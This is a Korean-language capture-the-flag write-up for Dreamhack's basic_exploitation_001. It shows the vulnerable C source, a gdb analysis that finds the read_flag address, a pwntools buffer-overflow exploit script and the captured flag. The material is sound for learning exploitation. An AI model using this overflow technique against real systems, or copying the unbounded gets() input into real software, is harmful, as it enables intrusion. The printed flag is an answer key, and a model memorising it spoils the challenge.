


Dreamhack Systemhacking basic_exploitation_001 문제 풀이

Exploitation 문제는 칼리 리눅스가 되는 것이 있고, 안되는 것이 있어 우분투 리눅스와 병행 해서 썼습니다.

문제에 들어가면 다운로드 받을 수 있는 파일이 있습니다.

문제 파일을 다운로드 받은 후 문제 안을 들여다 보도록 하겠습니다.



```
(root@kali)~[~/Documents]
# cat basic_exploitation_001.c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

void read_flag() {
    system("cat /flag");
}

int main(int argc, char *argv[]) {
    char buf[0x80];
    initialize();
    gets(buf);
    return 0;
}
```

먼저 주어진 바이너리 코드를 cat 명령어로 확인했습니다.

우선 main 함수에 buf 변수에 16진수 0x80값이 들어가 있다는 것을 알 수 있고,

main함수에는 없는 read_flag 함수에 system("cat /flag") 명령이 들어있는 것을 확인했습니다.

Gdb로 바이너리 파일을 확인해보겠습니다.

```
(root@kali)-[~/Documents]
# gdb -q basic_exploitation_001
Reading symbols from basic_exploitation_001...
(No debugging symbols found in basic_exploitation_001)
(gdb) set disassembly-flavor intel
(gdb) info function
All defined functions:

Non-debugging symbols:
0x08048398  _init
0x080483d0  gets@plt
0x080483e0  signal@plt
0x080483f0  alarm@plt
0x08048400  puts@plt
0x08048410  system@plt
0x08048420  exit@plt
0x08048430  __libc_start_main@plt
0x08048440  setvbuf@plt
0x08048450  __gmon_start__@plt
0x08048460  _start
0x08048490  __x86.get_pc_thunk.bx
0x080484a0  deregister_tm_clones
0x080484d0  register_tm_clones
0x08048510  __do_global_dtors_aux
0x08048530  frame_dummy
0x0804855b  alarm_handler
0x08048572  initialize
0x080485b9  read_flag
0x080485cc  main
0x080485f0  __libc_csu_init
0x08048650  __libc_csu_fini
0x08048654  _fini
(gdb)
```

gdb로 read_flag 함수 위치 확인

Gdb로 read_flag 함수에 0x080485b9 주소 값이 있다는 것을 확인했습니다.

```
(gdb) disass main
Dump of assembler code for function main:
   0x080485cc <+0>:  push    ebp
   0x080485cd <+1>:  mov     ebp,esp
   0x080485cf <+3>:  add     esp,0xffffffff80
   0x080485d2 <+6>:  call    0x08048572 <initialize>
   0x080485d7 <+11>:  lea     eax,[ebp-0x80]
   0x080485da <+14>:  push    eax
   0x080485db <+15>:  call    0x080483d0 <gets@plt>
   0x080485e0 <+20>:  add     esp,0x4
   0x080485e3 <+23>:  mov     eax,0x0
   0x080485e8 <+28>:  leave
   0x080485e9 <+29>:  ret
End of assembler dump.
```

또한 0x80 크기만큼 입력을 할 수 있고, return 값까지 0x4 바이트가 남는 것을 알 수 있습니다.

이제 exploit code를 짜보겠습니다.

```

from pwn import *
p = remote("host3.dreamhack.games", 8747)
flag_address = 0x80485b9
payload = b"A" * 132
payload += p32(flag_address)
p.sendline(payload)
p.interactive()

```

pwntools 모듈로 exploit code 작성

Pwntools 라이브러리를 사용하였고 작성 언어는 python 입니다.

우선 remote 함수로 Host와 Port를 지정해줍니다. 로컬PC에 저장 되어있는 프로세스로 접속하려고 할 땐 process("./파일이름") 해주시면 됩니다.

아까 보았던 flag 함수의 주소 값을 flag_address 변수에 넣어줍니다.

Payload 변수에는 0x84 크기 10진수로 변환했을 시 132byte가 나오기 때문에 문자열 "A"에 132를 곱해줍니다.

그리고 payload 변수에 p32 little endian으로 flag_address 변수를 더해줍니다.

p.sendline 함수로 payload를 전송 해준 후 p.interactive 함수로 세션 유지 해줍니다.

```

(root@kali)-[~/Documents]
# python3 shell.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Opening connection to host3.dreamhack.games on port 8747: Done
[*] Switching to interactive mode
DH{01ec06f5e1466e44f86a79444a7cd116}[*] Got EOF while reading in interactive

```

exploit code 작성 후 python3으로 실행해 주면 이렇게 flag 값을 획득할 수 있습니다.